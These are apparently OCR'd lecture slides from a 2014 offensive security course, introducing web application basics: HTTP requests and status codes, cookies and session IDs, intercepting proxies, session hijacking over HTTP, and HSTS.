Web Application Hacking/Security 101

CIS 5930/4930
Offensive Computer Security
Spring 2014

Objectives

- Become familiar with web application architecture
- Become familiar with common web vulnerabilities

Overview

- HTTP
- HTTP proxies
- Basics of web architecture
- OWASP
  - common vulnerabilities
  - SQLi
  - XSS
  - CSRF
- SSL & SSL strip

HTTP

- Stateless protocol
- plaintext
- Based on client requests and server responses
    - Headers, followed by request or response body
- HTTP requests must use specific request method
    - data passed via variable=value pairs
- responses use status code

HTTP GET

GET Method

- passes all request data in the URL query string

```
GET /blog.php?user=bob&type=1 HTTP/1.1
User-Agent:Mozilla/4.0
Host: www.exampleblog.com
....
```

HTTP POST

POST Method

- passes all request data in the HTTP request body

```
POST /blog.php HTTP/1.1
User-Agent:Mozilla/4.0
Host: www.exampleblog.com
Content-Length:15
....
user=bob&type=1
```

HTTP Status Breakdown

responses include status code, and label/reason

- 1XX: Informational
- 2XX: Success
- 3XX: Redirection
- 4XX: Client Error
- 5XX: Server Error

HTTP Status Codes

responses include status code, and label/reason

- 200 OK
- 302 Location
  - resource redirection
- 401 Unauthorized
  - client not authorized for resource
- 403 Forbidden
  - even with valid credentials, access is forbidden
    - usually file system permissions
- 404 Not Found
- 500 Internal Server Error
  - request caused an error on the server (interesting)

Maintaining State

- HTTP is stateless, does not track any state between requests
- To maintain state, application designer must implement a state tracking mechanism
- Session identifier (Session ID) is typically passed within a request
    - to associate requests within a session
- Session ID are typically implemented in:
    - URL
    - Hidden form fields
    - Cookie HTTP Header

Cookies

- Most common place to have session identifier
- Server sends a response with "Set-Cookie" header
  - Variable=value pair
  - followed by other common attributes usually:
    - Domain,
    - Path,
    - Expires,
    - Short-term or Long-term
    - Secure
      - only send over encrypted channel
    - HttpOnly
      - prevents script code from accessing cookie
      - i.e. Javascript accesses cookies via: `document.cookie`


Cookies

- Can be stored on hard drive
  - location differs per browser & OS
- during actual communication, are stored in browser's memory
  - and only Short-term cookies

HTTP Proxy

- HTTP is stateless, so usually no timeout concerns
  - Allows us to set up proxy to intercept and tamper with HTTP requests / responses

HTTP Proxy



Tester

HTTP Proxy
127.0.0.1


Server

Intercept
(pause and play
capability)

HTTP proxy demo

HTTPS misuse / Session Hijacking

Very common for websites to have just https on the logon page, and then drop https down to http



login on https page

browses site on http

Tester

Attacker can sniff cookie, hijack session


Server

Server authenticates, sends reply + cookie

Attacker


HTTP Strict Transport Security

A header to force HTTPS



with HTTPS always on, attacker must break SSL to pull off attack

A toy architecture



Presentation Tier

Internet Error
Firefox
Chrome

GET http://

HTTP
response

Logic Tier

Apache, windows server, RAILS (Ruby), PHP

SQL

data

Data Tier

SQL Server, Oracle, MySQL, Postgres, mongo db (yuck!)

Way more going on serverside

Clientside, the following things can run:
Javascript, actionscript, vbscript, html5, etc...

Application Security Basics


- Most sites are not secure
  - Attackers can find ways to access confidential data
  - Attackers can use vulnerable websites to attack other users
- HTTP wasn't designed to be secure
  - Was built for static, read-only pages to be shared between researchers
  - No intrinsic security
  - No sessions
  - No dynamic page support
  - All the modern stuff today was basically bolted on later....

Application Security Basics


HTTP

- wasn't intended to support Ecommerce,
  - online banking
  - taxes
  - insurance
  - medical data

